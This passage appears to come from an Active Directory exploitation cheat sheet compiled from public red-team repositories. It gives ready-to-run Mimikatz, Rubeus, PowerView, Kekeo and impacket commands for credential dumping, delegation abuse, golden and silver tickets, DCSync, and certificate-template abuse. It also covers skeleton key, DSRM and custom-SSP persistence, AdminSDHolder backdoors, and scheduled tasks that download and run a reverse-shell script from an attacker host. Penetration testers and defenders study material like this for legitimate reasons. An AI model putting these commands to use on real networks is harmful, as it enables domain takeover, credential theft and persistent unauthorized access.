#Now if we are on the context of the user (or system) that the credential belongs to, we can use the /rpc flag to pass the decryption of the masterkey to the domain controller:

```
dpapi::masterkey /in:"%appdata%\Microsoft\Protect\<usersid>\<MasterKeyGUID>" /rpc
```

#We now have the masterkey in our local cache:

```
dpapi::cache
```

#Finally we can decrypt the credential using the cached masterkey:

```
dpapi::cred /in:"%appdata%\Microsoft\Credentials\<CredHash>"
```

Detailed Article: [DPAPI all the things](#)

Unconstrained Delegation

WUT IS DIS ?: If we have Administrative access on a machine that has Unconstrained Delegation enabled, we can wait for a high value target or DA to connect to it, steal his TGT then ptt and impersonate him!

Using PowerView:

#Discover domain joined computers that have Unconstrained Delegation enabled

```
Get-NetComputer -UnConstrained
```

#List tickets and check if a DA or some High Value target has stored its TGT

```
Invoke-Mimikatz -Command "'sekurlsa::tickets'"
```

#Command to monitor any incoming sessions on our compromised server

```
Invoke-UserHunter -ComputerName <NameOfTheComputer> -Poll  
<TimeOfMonitoringInSeconds> -UserName <UserToMonitorFor> -Delay
```

<WaitInterval> -Verbose

#Dump the tickets to disk:

```
Invoke-Mimikatz -Command "'sekurlsa::tickets /export'"
```

#Impersonate the user using ptt attack:

```
Invoke-Mimikatz -Command "'kerberos::ptt <PathToTicket>'"
```

Note: We can also use Rubeus!

Constrained Delegation

Using PowerView and Kekeo:

#Enumerate Users and Computers with constrained delegation

```
Get-DomainUser -TrustedToAuth
```

```
Get-DomainComputer -TrustedToAuth
```

#If we have a user that has Constrained delegation, we ask for a valid tgt of this user using kekeo

```
tgt::ask /user:<UserName> /domain:<Domain's FQDN> /rc4:<hashedPasswordOfTheUser>
```

#Then using the TGT we have ask a TGS for a Service this user has Access to through constrained delegation

```
tgs::s4u /tgt:<PathToTGT> /user:<UserToImpersonate>@<Domain's FQDN> /service:<Service's SPN>
```

#Finally use mimikatz to ptt the TGS

```
Invoke-Mimikatz -Command "'kerberos::ptt <PathToTGS>'"
```

ALTERNATIVE: Using Rubeus:

```
Rubeus.exe s4u /user:<UserName> /rc4:<NTLMhashedPasswordOfTheUser>  
/impersonateuser:<UserToImpersonate> /msdssp:"<Service's SPN>" /altservice:<Optional>  
/ptt
```

Now we can access the service as the impersonated user!

 **What if we have delegation rights for only a specific SPN? (e.g TIME):**

In this case we can still abuse a feature of kerberos called "alternative service". This allows us to request TGS tickets for other "alternative" services and not only for the one we have rights

for. That gives us the leverage to request valid tickets for any service we want that the host supports, giving us full access over the target machine.

Resource Based Constrained Delegation

WUT IS DIS?:

TL;DR

If we have GenericALL/GenericWrite privileges on a machine account object of a domain, we can abuse it and impersonate ourselves as any user of the domain to it. For example we can impersonate Domain Administrator and have complete access.

Tools we are going to use:

- [PowerView](#)
- [Powermad](#)
- [Rubeus](#)

First we need to enter the security context of the user/machine account that has the privileges over the object. If it is a user account we can use Pass the Hash, RDP, PSCredentials etc.

Exploitation Example:

```
#Import Powermad and use it to create a new MACHINE ACCOUNT
```

```
.. \Powermad.ps1
```

```
New-MachineAccount -MachineAccount <MachineAccountName> -Password $(ConvertTo-SecureString 'p@ssword!' -AsPlainText -Force) -Verbose
```

```
#Import PowerView and get the SID of our new created machine account
```

```
.. \PowerView.ps1
```

```
$ComputerSid = Get-DomainComputer <MachineAccountName> -Properties objectsid | Select -Expand objectsid
```

```
#Then by using the SID we are going to build an ACE for the new created machine account using a raw security descriptor:
```

```
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$(($ComputerSid)))"
```

```
$SDBytes = New-Object byte[] ($SD.BinaryLength)
```

```
$SD.GetBinaryForm($SDBytes, 0)
```

```
#Next, we need to set the security descriptor in the msDS-AllowedToActOnBehalfOfOtherIdentity field of the computer account we're taking over, again using PowerView
```

```
Get-DomainComputer TargetMachine | Set-DomainObject -Set @{'msds-allowedtoactonbehalffotheridentity'=$SDBytes} -Verbose
```

#After that we need to get the RC4 hash of the new machine account's password using Rubeus

```
Rubeus.exe hash /password:'p@ssword!'
```

#And for this example, we are going to impersonate Domain Administrator on the cifs service of the target computer using Rubeus

```
Rubeus.exe s4u /user:<MachineAccountName> /rc4:<RC4HashOfMachineAccountPassword> /impersonateuser:Administrator /msdsspn:cifs/TargetMachine.wtver.domain /domain:wtver.domain /ptt
```

#Finally we can access the C\$ drive of the target machine

```
dir \\TargetMachine.wtver.domain\C$
```

Detailed Articles:

- [Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory](#)
- [RESOURCE-BASED CONSTRAINED DELEGATION ABUSE](#)

¶ In Constrain and Resource-Based Constrained Delegation if we don't have the password/hash of the account with TRUSTED_TO_AUTH_FOR_DELEGATION that we try to abuse, we can use the very nice trick "tgt::deleg" from kekeo or "tgtdeleg" from rubeus and fool Kerberos to give us a valid TGT for that account. Then we just use the ticket instead of the hash of the account to perform the attack.

#Command on Rubeus

```
Rubeus.exe tgtdeleg /nowrap
```

Detailed Article: [Rubeus – Now With More Kekeo](#)

Abusing Backup Operators Group

WUT IS DIS ? : If we manage to compromise a user account that is member of the Backup Operators group, we can then abuse it's SeBackupPrivilege to create a shadow copy of the current state of the DC, extract the ntds.dit database file, dump the hashes and escalate our privileges to DA.

1. Once we have access on an account that has the SeBackupPrivilege we can access the DC and create a shadow copy using the signed binary diskshadow:
2. #Create a .txt file that will contain the shadow copy process script
3. Script ->{
4. set context persistent nowriters

5. set metadata c:\windows\system32\spool\drivers\color\example.cab
6. set verbose on
7. begin backup
8. add volume c: alias mydrive
- 9.
10. create
- 11.
12. expose %mydrive% w:
13. end backup
14. }
- 15.
16. #Execute diskshadow with our script as parameter

diskshadow /s script.txt

17. Next we need to access the shadow copy, we may have the SeBackupPrivilege but we cant just simply copy-paste ntds.dit, we need to mimic a backup software and use Win32 API calls to copy it on an accessible folder. For this we are going to use [this](#) amazing repo:
18. #Importing both dlls from the repo using powershell
19. Import-Module .\SeBackupPrivilegeCmdLets.dll
20. Import-Module .\SeBackupPrivilegeUtils.dll
21. #Checking if the SeBackupPrivilege is enabled
22. Get-SeBackupPrivilege
- 23.
24. #If it isn't we enable it
25. Set-SeBackupPrivilege
- 26.
27. #Use the functionality of the dlls to copy the ntds.dit database file from the shadow copy to a location of our choice
28. Copy-FileSeBackupPrivilege w:\windows\NTDS\ntds.dit c:\<PathToSave>\ntds.dit - Overwrite
- 29.
30. #Dump the SYSTEM hive

reg save HKLM\SYSTEM c:\temp\system.hive

31. Using smbclient.py from impacket or some other tool we copy ntds.dit and the SYSTEM hive on our local machine.
32. Use secretdump.py from impacket and dump the hashes.
33. Use psexec or another tool of your choice to PTH and get Domain Admin access.

Abusing Exchange

- [Abusing Exchange one Api call from DA](#)
- [CVE-2020-0688](#)
- [PrivExchange](#) Exchange your privileges for Domain Admin privs by abusing Exchange

Weaponizing Printer Bug

- [Printer Server Bug to Domain Administrator](#)
- [NetNTLMtoSilverTicket](#)

Abusing ACLs

- [Escalating privileges with ACLs in Active Directory](#)
- [aclpwn.py](#)
- [Invoke-ACLPwn](#)

Abusing IPv6 with mitm6

- [Compromising IPv4 networks via IPv6](#)
- [mitm6](#)

SID History Abuse

WUT IS DIS?: If we manage to compromise a child domain of a forest and [SID filtering](#) isn't enabled (most of the times is not), we can abuse it to privilege escalate to Domain Administrator of the root domain of the forest. This is possible because of the [SID History](#) field on a kerberos TGT ticket, that defines the "extra" security groups and privileges.

Exploitation example:

```
#Get the SID of the Current Domain using PowerView
```

```
Get-DomainSID -Domain current.root.domain.local
```

```
#Get the SID of the Root Domain using PowerView
```

```
Get-DomainSID -Domain root.domain.local
```

```
#Create the Enterprise Admins SID
```

```
Format: RootDomainSID-519
```

#Forge "Extra" Golden Ticket using mimikatz

```
kerberos::golden /user:Administrator /domain:current.root.domain.local  
/sid:<CurrentDomainSID> /krbtgt:<krbtgtHash> /sids:<EnterpriseAdminsSID> /startoffset:0  
/endin:600 /renewmax:10080 /ticket:\path\to\ticket\golden.kirbi
```

#Inject the ticket into memory

```
kerberos::ptt \path\to\ticket\golden.kirbi
```

#List the DC of the Root Domain

```
dir \\dc.root.domain.local\C$
```

#Or Dcsync and dump the hashes using mimikatz

```
lsadump::dcsync /domain:root.domain.local /all
```

Detailed Articles:

- [Kerberos Golden Tickets are Now More Golden](#)
- [A Guide to Attacking Domain Trusts](#)

Exploiting SharePoint

- [CVE-2019-0604](#) RCE Exploitation
[PoC](#)
- [CVE-2019-1257](#) Code execution through BDC deserialization
- [CVE-2020-0932](#) RCE using typeconverters
[PoC](#)

Zerologon

- [Zerologon: Unauthenticated domain controller compromise](#): White paper of the vulnerability.
- [SharpZeroLogon](#): C# implementation of the Zerologon exploit.
- [Invoke-ZeroLogon](#): PowerShell implementation of the Zerologon exploit.
- [ZerODump](#): Python implementation of the Zerologon exploit using the impacket library.

PrintNightmare

- [CVE-2021-34527](#): Vulnerability details.
- [Impacket implementation of PrintNightmare](#): Reliable PoC of PrintNightmare using the impacket library.

- [C# Implementation of CVE-2021-1675](#): Reliable PoC of PrintNightmare written in C#.

Active Directory Certificate Services

Check for Vulnerable Certificate Templates with: [Certify](#)

Note: Certify can be executed with Cobalt Strike's execute-assembly command as well

```
.\Certify.exe find /vulnerable /quiet
```

Make sure the msPKI-Certificates-Name-Flag value is set to "ENROLLEE_SUPPLIES_SUBJECT" and that the Enrollment Rights allow Domain/Authenticated Users. Additionally, check that the pkiextendedkeyusage parameter contains the "Client Authentication" value as well as that the "Authorized Signatures Required" parameter is set to 0.

This exploit only works because these settings enable server/client authentication, meaning an attacker can specify the UPN of a Domain Admin ("DA") and use the captured certificate with Rubeus to forge authentication.

Note: If a Domain Admin is in a Protected Users group, the exploit may not work as intended. Check before choosing a DA to target.

Request the DA's Account Certificate with Certify

```
.\Certify.exe request /template:<Template Name> /quiet /ca:"<CA Name>"  
/domain:<domain.com> /path:CN=Configuration,DC=<domain>,DC=com /altname:<Domain  
Admin AltName> /machine
```

This should return a valid certificate for the associated DA account.

The exported cert.pem and cert.key files must be consolidated into a single cert.pem file, with one gap of whitespace between the END RSA PRIVATE KEY and the BEGIN CERTIFICATE.

Example of cert.pem:

```
-----BEGIN RSA PRIVATE KEY-----
```

```
BII EogIBAAk15x0ID[...]
```

```
[...]
```

```
[...]
```

```
-----END RSA PRIVATE KEY-----
```

```
-----BEGIN CERTIFICATE-----
```

```
BII EogIBOmGAWIbSe[...]
```

```
[...]
```

```
[...]
```

```
-----END CERTIFICATE-----
```

```
#Utilize openssl to Convert to PKCS #12 Format
```

The openssl command can be utilized to convert the certificate file into PKCS #12 format (you may be required to enter an export password, which can be anything you like).

```
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

Once the cert.pfx file has been exported, upload it to the compromised host (this can be done in a variety of ways, such as with Powershell, SMB, certutil.exe, Cobalt Strike's upload functionality, etc.)

After the cert.pfx file has been uploaded to the compromised host, [Rubeus](#) can be used to request a Kerberos TGT for the DA account which will then be imported into memory.

```
.\Rubeus.exe asktkt /user:<Domain Admin AltName> /domain:<domain.com> /dc:<Domain Controller IP or Hostname> /certificate:<Local Machine Path to cert.pfx> /nowrap /ptt
```

This should result in a successfully imported ticket, which then enables an attacker to perform various malicious activities under DA user context, such as performing a DCSync attack.

No PAC

- [sAMAccountname Spoofing](#) Exploitation of CVE-2021-42278 and CVE-2021-42287
- [Weaponisation of CVE-2021-42287/CVE-2021-42278](#) Exploitation of CVE-2021-42278 and CVE-2021-42287
- [noPAC](#) C# tool to exploit CVE-2021-42278 and CVE-2021-42287
- [sam-the-admin](#) Python automated tool to exploit CVE-2021-42278 and CVE-2021-42287
- [noPac](#) Evolution of "sam-the-admin" tool

Domain Persistence 1

Golden Ticket Attack

#Execute mimikatz on DC as DA to grab krbtgt hash:

```
Invoke-Mimikatz -Command "'lsadump::lsa /patch'" -ComputerName <DC'sName>
```

#On any machine:

```
Invoke-Mimikatz -Command "'kerberos::golden /user:Administrator /domain:<DomainName> /sid:<Domain's SID> /krbtgt:
```

```
<HashOfkrbtgtAccount> id:500 /groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt'"
```

DCsync Attack

#DCsync using mimikatz (You need DA rights or DS-Replication-Get-Changes and DS-Replication-Get-Changes-All privileges):

```
Invoke-Mimikatz -Command "'lsadump::dcsync /user:<DomainName>\<AnyDomainUser>'"
```

#DCsync using secretsdump.py from impacket with NTLM authentication

```
secretsdump.py <Domain>/<Username>:<Password>@<DC'S IP or FQDN> -just-dc-ntlm
```

#DCsync using secretsdump.py from impacket with Kerberos Authentication

```
secretsdump.py -no-pass -k <Domain>/<Username>@<DC'S IP or FQDN> -just-dc-ntlm
```

Tip:

/ptt -> inject ticket on current running session

/ticket -> save the ticket on the system for later use

Silver Ticket Attack

```
Invoke-Mimikatz -Command "'kerberos::golden /domain:<DomainName> /sid:<DomainSID> /target:<TheTargetMachine> /service:
```

```
<ServiceType> /rc4:<TheSPN's Account NTLM Hash> /user:<UserToImpersonate> /ptt'"
```

[SPN List](#)

Skeleton Key Attack

#Exploitation Command runned as DA:

```
Invoke-Mimikatz -Command "'privilege::debug" "misc::skeleton'" -ComputerName <DC's FQDN>
```

#Access using the password "mimikatz"

```
Enter-PSSession -ComputerName <AnyMachineYouLike> -Credential <Domain>\Administrator
```

DSRM Abuse

WUT IS DIS?: Every DC has a local Administrator account, this accounts has the DSRM password which is a SafeBackupPassword. We can get this and then pth its NTLM hash to get local Administrator access to DC!

#Dump DSRM password (needs DA privs):

```
Invoke-Mimikatz -Command "'token::elevate" "lsadump::sam'" -ComputerName <DC's Name>
```

#This is a local account, so we can PTH and authenticate!

#BUT we need to alter the behaviour of the DSRM account before pth:

#Connect on DC:

```
Enter-PSSession -ComputerName <DC's Name>
```

#Alter the Logon behaviour on registry:

```
New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name  
"DsrAdminLogonBehaviour" -Value 2 -PropertyType DWORD -Verbose
```

#If the property already exists:

```
Set-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name  
"DsrAdminLogonBehaviour" -Value 2 -Verbose
```

Then just PTH to get local admin access on DC!

Custom SSP

WUT IS DIS?: We can set our on SSP by dropping a custom dll, for example mimilib.dll from mimikatz, that will monitor and capture plaintext passwords from users that logged on!

From powershell:

#Get current Security Package:

```
$packages = Get-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\OSConfig\" -  
Name 'Security Packages' | select -ExpandProperty 'Security Packages'
```

#Append mimilib:

```
$packages += "mimilib"
```

#Change the new packages name

```
Set-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\OSConfig\" -Name 'Security  
Packages' -Value $packages
```

```
Set-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name 'Security Packages'  
-Value $packages
```

#ALTERNATIVE:

```
Invoke-Mimikatz -Command "misc::memssp"
```

Now all logons on the DC are logged to -> C:\Windows\System32\kiwissp.log

<https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet>


DCSync feature for getting krbtgt hash

```
Invoke-Mimikatz -Command "Isadump::dcsync /user:domain\krbtgt"
```

ACCOUNT DUMPING

Invoke-Mimikatz -Command "'lsadump::lsa /patch'" -Computername DC01

GOLDEN TICKET

 On any machine

```
Invoke-Mimikatz -Command "'kerberos::golden /User:Administrator /domain:lab.domain.local /sid:S-1-5-x-x-x-x /krbtgt:00000000000000000000000000000000 id:500 /groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt'"
```

Execute a task to run the reverse shell script

```
schtasks /create /S machine.domain.local /SC Weekly /RU "NT Authority\SYSTEM" /TN "taskname" /TR "powershell.exe -c 'iex(New-Object Net.WebClient).DownloadString("http://attackerip/Invoke-PowerShellTcp.ps1")'"
```

```
schtasks /Run /S machine.domain.local /TN "taskname"
```

Golden ticket parameters

Invoke-Mimikatz -Command	Resume
kerberos::golden	Name of the module
/User:Administrator	Username for which the TGT is generated
/domain:lab.domain.local	Domain FQDN
/sid:S-1-5-x-x-x-x	SID of the domain
/krbtgt:00000000000000000000000000000000	NTLM (RC4) hash of the krbtgt account. Use /aes128 and /aes256 for using AES keys
/id:500 /groups:512	Optional User RID (default 500) and Group default 513 512 520 518 519)
/ptt or /ticket	Injects the ticket in current PowerShell process - no need to save the ticket on disk - Saves the ticket to a file for later use
/startoffset:0	Optional when the ticket is available (default 0 - right now) in minutes. Use negative for a ticket available from past and a larger number for future

Invoke-Mimikatz -Command	Resume
/service:cifs	The SPN name of service for which TGS is to be created
/rc4:00000000000000000000000000000000	NTLM (RC4) hash of the service account. Use /aes128 and /aes256 for using AES keys
/id:500 /groups:512	Optional User RID (default 500) and Group (default 513 512 520 518 519)
/ptt	Injects the ticket in current PowerShell process - no need to save the ticket on disk
/startoffset:0	Optional when the ticket is available (default 0 - right now) in minutes. Use negative for a ticket available from past and a larger number for future
/endin:600	Optional ticket lifetime (default is 10 years) in minutes. The default AD setting is 10 hours = 600 minutes
/renewmax:10080	Optional ticket lifetime with renewal (default is 10 years) in minutes. The default AD setting is 7 days = 100800

- Create a silver ticket for the HOST SPN which will allow us to schedule a task

```
Invoke-Mimikatz -Command ""kerberos::golden /domain:lab.domain.local /sid:S-1-5-x-x-x-x
/target:DC01.lab.dmoain.local /service:HOST /rc4:00000000000000000000000000000000
/user:Administrator /ptt"
```

```
# CONFIGURE REMOTE TASK
```

```
schtasks /create /S DC01.lab.domain.local /SC Weekly /RU "NT Authority\SYSTEM" /TN
"Abuse01" /TR "powershell.exe -c 'iex (New-Object
Net.WebClient).DownloadString("http://10.10.10.10/Invoke-PowerShellTcp.ps1")"
```

```
# EXEC REMOTE TASK
```

```
schtasks /Run /S DC01.lab.domain.local /TN "Abuse01"
```

SKELETON KEY

```
# REMOTE
```

```

$sess = New-PSSession DC01.domain.local

Enter-PSSession -Session $sess

# BYPASS AMSI AND EXIT

Invoke-Command -FilePath C:\Invoke-Mimikatz.ps1 -Session $sess

Enter-PSSession -Session $sess

Invoke-Mimikatz -Command "'privilege::debug' 'misc::skeleton'"

# OR

Invoke-Mimikatz -Command "'privilege::debug' 'misc::skeleton'" -ComputerName
DC01.lab.dmoain.local

# LOGIN

Enter-PSSession -Computername DC01 -credential domain\Administrator


# PASSWORD mimikatz



- Skeleton Key with lsass running as a protected process


mimikatz # privilege::debug
mimikatz # !+
mimikatz # !processprotect /process:lsass.exe /remove
mimikatz # misc::skeleton
mimikatz # !-

```

 needs the mimikatz driver (mimidriv.sys) on disk of the target DC

DSRM

- Dump DSRM password (needs DA privs)

```

Invoke-Mimikatz -Command "'token::elevate' 'lsadump::sam'" -Computername DC01



- Eneable DSRM account to login


Enter-PSSession -Computername DC01

New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name
"DsrAdminLogonBehavior" -Value 2 -PropertyType DWORD



- Pass the DSRM hash


Invoke-Mimikatz -Command "'sekurlsa::pth /domain:DC01 /user:Administrator
/ntlm:00000000000000000000000000000000 /run:powershell.exe"



- Dump local acconut


Invoke-Mimikatz -Command "'lsadump::lsa /patch'" -Computername DC01

```

- FULL

```
$sess = New-PSSession DC01.domain.local
```

```
Enter-PSSession -Session $sess
```

```
# BYPASS AMSI AND EXIT
```

```
Invoke-Command -FilePath C:\Invoke-Mimikatz.ps1 -Session $sess
```

```
Enter-PSSession -Session $sess
```

```
Invoke-Mimikatz -Command "'token::elevate" "lsadump::sam"'
```

```
# ALLOW DSRM ADMINISTRATOR TO LOGIN
```

```
New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name  
"DsrmAdminLogonBehavior" -Value 2 -PropertyType DWORD
```

```
# PASS THE HASH DSRM ADMINISTRATOR
```

```
Invoke-Mimikatz -Command "'sekurlsa::pth /domain:DC01 /user:Administrator  
/ntlm:00000000000000000000000000000000 /run:powershell.exe'"
```

Security Support Provider (SSP)

```
# Drop the mimilib.dll to system32 and add mimilib to
```

```
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages
```

```
$packages = Get-ItemProperty
```

```
HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name 'Security Packages' | select -  
ExpandProperty 'Security Packages'
```

```
$packages += "mimilib"
```

```
Set-ItemProperty
```

```
HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name 'Security Packages' -Value  
$packages
```

```
Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\ -Name 'Security Packages' -  
Value $packages
```

```
Invoke-Mimikatz -Command "'misc::memssp'"
```

```
# CHECK C:\Windows\system32\kiwissp.log
```

ADMINSHOLDER

- Security Descriptor Propagator (SDPROP) runs every hour and compares the ACL of protected groups and members with the ACL of AdminSDHolder and any differences are overwritten on the object ACL

Protected Groups	
Account Operators	Enterprise Admins
Backup Operators	Domain Controllers
Server Operators	Read-only Domain Controllers
Print Operators	Schema Admins
Domain Admins	Administrators
Replicator	

- Well known abuse

Groups	Resume
Account Operators	Cannot modify DA/EA/BA groups. Can modify nested group within
Backup Operators	Backup GPO, edit to add SID of controlled account to a privileged group and Restore
Server Operators	Run a command as system (using the disabled Browser service)
Print Operators	Copy ntds.dit backup, load device drivers

- Add FullControl permissions for a user to the AdminSDHolder using PowerView as DA

Add-ObjectAcl -TargetADSPrefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName attacker -Rights All -Verbose

- Using ActiveDirectory Module and Set-ADACL

Set-ADACL -DistinguishedName

'CN=AdminSDHolder,CN=System,DC=test,DC=domain,DC=local' -Principal attacker -Verbose

- Interesting permissions (ResetPassword, WriteMembers)

Add-ObjectAcl -TargetADSPrefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName attacker -Rights ResetPassword -Verbose

#

```
Add-ObjectAcl -TargetADSPrefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName attacker -Rights WriteMembers -Verbose
```

- Run SDProp manually

```
Import-Module Invoke-SDPropagator.ps1
```

```
Invoke-SDPropagator -timeoutMinutes 1 -showProgress -Verbose
```

- Check the Domain Admins permission

```
Get-ObjectAcl -SamAccountName "Domain Admins" -ResolveGUIDs | ?{$_ .IdentityReference -match 'attacker'}
```

```
(Get-Acl -Path 'AD:\CN=Domain Admins,CN=Users,DC=lab,DC=domain,DC=local').Access | ?{$_ .IdentityReference -match 'attacker'}
```

- Abusing FullControl using PowerView_dev

```
Add-DomainGroupMember -Identity 'Domain Admins' -Members attackerda -Verbose
```

```
Add-ADGroupMember -Identity 'Domain Admins' -Members attackerda
```

- Abusing ResetPassword using PowerView_dev

```
Set-DomainUserPassword -Identity targetaccount -AccountPassword (ConvertTo-SecureString "Password@123" -AsPlainText -Force) -Verbose
```

```
Set-ADAccountPassword -Identity targetaccount -NewPassword (ConvertTo-SecureString "Password@123" -AsPlainText -Force) -Verbose
```

CHECK REPLICATION RIGHTS, MODIFY, DCSYNC ATTACK

```
# CHECK
```

```
.. \PowerView.ps1
```

```
Get-ObjectAcl -DistinguishedName "dc=domain,dc=local" -ResolveGUIDs | ?{($_ .IdentityReference -match "targetuser") -and ((($_ .ObjectType -match 'replication') -or ($_.ActiveDirectoryRights -match 'GenericAll'))}
```

```
# ADD OBJECT ACL
```

```
Add-ObjectAcl -TargetDistinguishedName "dc=domain,dc=local" -PrincipalSamAccountName targetuser -Rights DCSync -Verbose
```

```
# DCSYNC
```

```
Get-ObjectAcl -DistinguishedName "dc=domain,dc=local" -ResolveGUIDs | ?{($_ .IdentityReference -match "targetuser") -and ((($_ .ObjectType -match 'replication') -or ($_.ActiveDirectoryRights -match 'GenericAll'))}
```

Rights Abuse

- Add FullControl rights

Add-ObjectAcl -TargetDistinguishedName 'DC=lab,DC=domain,DC=local' -PrincipalSamAccountName john -Rights All -Verbose

- Using ActiveDirectory Module and Set-ADACL

Set-ADACL -DistinguishedName 'DC=lab,DC=domain,DC=local' -Principal john -Verbose

- Add rights for DCSync

Add-ObjectAcl -TargetDistinguishedName 'DC=lab,DC=domain,DC=local' -PrincipalSamAccountName bob -Rights DCSync -Verbose

- Using ActiveDirectory Module and Set-ADACL

Set-ADACL -DistinguishedName 'DC=lab,DC=domain,DC=local' -Principal bob -GUIDRight DCSync -Verbose

- Execute DCSync

Invoke-Mimikatz -Command ""Isadump::dcsync /user:domain\krbtgt""

SECURITY DESCRIPTORS

- ACLs can be modified to allow non-admin users access to securable objects
- WMI

- On local machine for jane

Set-RemoteWMI -UserName jane -Verbose

- On remote machine for jane without explicit credentials

Set-RemoteWMI -UserName jane -ComputerName DC01 -namespace 'root\cimv2' -Verbose

- On remote machine with explicit credentials

Set-RemoteWMI -UserName jane -ComputerName DC01 -Credential Administrator -namespace 'root\cimv2' -Verbose

- On remote machine remove permissions

Set-RemoteWMI -UserName jane -ComputerName DC01 -namespace 'root\cimv2' -Remove -Verbose

- PSREMOTE

- On local machine for joe

Set-RemotePSRemoting -UserName joe -Verbose

- On remote machine for joe without credentials

Set-RemotePSRemoting -UserName joe -ComputerName DC01 -Verbose

- On remote machine, remove the permissions

Set-RemotePSRemoting -UserName joe -ComputerName DC01 -Remove

- REMOTE REGISTRY
 - Using DAMP, with admin privs on remote machine

Add-RemoteRegBackdoor -ComputerName DC01 -Trustee jack -Verbose

- As jack, retrieve machine account hash

Get-RemoteMachineAccountHash -ComputerName DC01 -Verbose

- Retrieve local account hash

Get-RemoteLocalAccountHash -ComputerName DC01 -Verbose

- Retrieve domain cached credentials

Get-RemoteCachedCredential -ComputerName DC01 -Verbose

<https://github.com/Integration-IT/Active-Directory-Exploitation-Cheat-Sheet/tree/master/H%20-%20Persistence>

Payload .NET

Additional Reading

- [Attacking .NET serialization](#)
- [Friday the 13th: JSON Attacks - Slides](#)
- [Friday the 13th: JSON Attacks - Whitepaper](#)
- [Friday the 13th: JSON Attacks - Video\(demos\)](#)
- [Are you my Type? - Slides](#)
- [Are you my Type? - Whitepaper](#)
- [Exploiting .NET Managed DCOM](#)
- [Finding and Exploiting .NET Remoting over HTTP using Deserialisation](#)

ysoserial.net references in the wild

Research:

- <https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2018/december/beware-of-deserialisation-in-.net-methods-and-classes-code-execution-via-paste/>
- <https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/march/finding-and-exploiting-.net-remoting-over-http-using-deserialisation/>
- <https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2018/august/aspnet-resource-files-resx-and-deserialisation-issues/>

- <https://www.nccgroup.trust/uk/our-research/use-of-deserialisation-in-.net-framework-methods-and-classes/?research=Whitepapers>
- <https://community.microfocus.com/t5/Security-Research-Blog/New-NET-deserialization-gadget-for-compact-payload-When-size/ba-p/1763282>
- <https://soroush.secproject.com/blog/2019/04/exploiting-deserialisation-in-asp-net-via-viewstate/>
- <https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/august/getting-shell-with-xamlx-files/>
- <https://soroush.secproject.com/blog/2019/08/uploading-web-config-for-fun-and-profit-2/>

Usage:

- <https://cert.360.cn/warning/detail?id=e689288863456481733e01b093c986b6>
- <https://labs.mwrinfosecurity.com/advisories/milestone-xprotect-net-deserialization-vulnerability/>
- <https://soroush.secproject.com/blog/2018/12/story-of-two-published-rces-in-sharepoint-workflows/>
- <https://srcincite.io/blog/2018/08/31/you-cant-contain-me-analyzing-and-exploiting-an-elevation-of-privilege-in-docker-for-windows.html>
- <https://www.redteam-pentesting.de/de/advisories/rt-sa-2017-014/-cyberark-password-vault-web-access-remote-code-execution>
- https://www.synactiv.com/ressources/advisories/Sitecore_CSRF_deserialize_RCE.pdf
- <https://www.zerodayinitiative.com/blog/2019/3/13/cve-2019-0604-details-of-a-microsoft-sharepoint-rce-vulnerability>
- <https://www.zerodayinitiative.com/blog/2018/8/14/voicemail-vandalism-getting-remote-code-execution-on-microsoft-exchange-server>
- <https://www.nccgroup.trust/uk/our-research/technical-advisory-multiple-vulnerabilities-in-smartermail/>
- <https://www.nccgroup.trust/uk/our-research/technical-advisory-code-execution-by-viewing-resource-files-in-net-reflector/>
- <https://www.mdsec.co.uk/2020/02/cve-2020-0618-rce-in-sql-server-reporting-services-ssrs/>
- <https://www.thezdi.com/blog/2020/2/24/cve-2020-0688-remote-code-execution-on-microsoft-exchange-server-through-fixed-cryptographic-keys>

Talks:

- <https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf>
- <https://speakerdeck.com/pwntester/attacking-net-serialization>

- <https://speakerdeck.com/pwntester/dot-net-serialization-detecting-and-defending-vulnerable-endpoints>
- https://gosecure.github.io/presentations/2018-03-18-confoo_mtl/Security_boot_camp_for_.NET_developers_Confoo_v2.pdf
- https://illuminopi.com/assets/files/BSidesIowa_RCEvil.net_20190420.pdf
- <https://nullcon.net/website/archives/pdf/goa-2018/rohit-slides.pdf>

Tools:

- <https://github.com/pwntester/ViewStatePayloadGenerator>
- <https://github.com/0xACB/viewgen>
- <https://github.com/Illuminopi/RCEvil.NET>

<https://github.com/Integration-IT/Active-Directory-Exploitation-Cheat-Sheet>

Cheat Sheet

Privilege Escalation

PASSWORDS IN SYSVOL & GROUP POLICY PREFERENCES

- [Finding Passwords in SYSVOL & Exploiting Group Policy Preferences](#)
- [Pentesting in the Real World: Group Policy Pwnage](#)

MS14-068 KERBEROS VULNERABILITY

- [MS14-068: Vulnerability in \(Active Directory\) Kerberos Could Allow Elevation of Privilege](#)
- [Digging into MS14-068, Exploitation and Defence](#)
- [From MS14-068 to Full Compromise – Step by Step](#)

DNSADMINS

- [Abusing DNSAdmins privilege for escalation in Active Directory](#)
- [From DNSAdmins to Domain Admin, When DNSAdmins is More than Just DNS Administration](#)

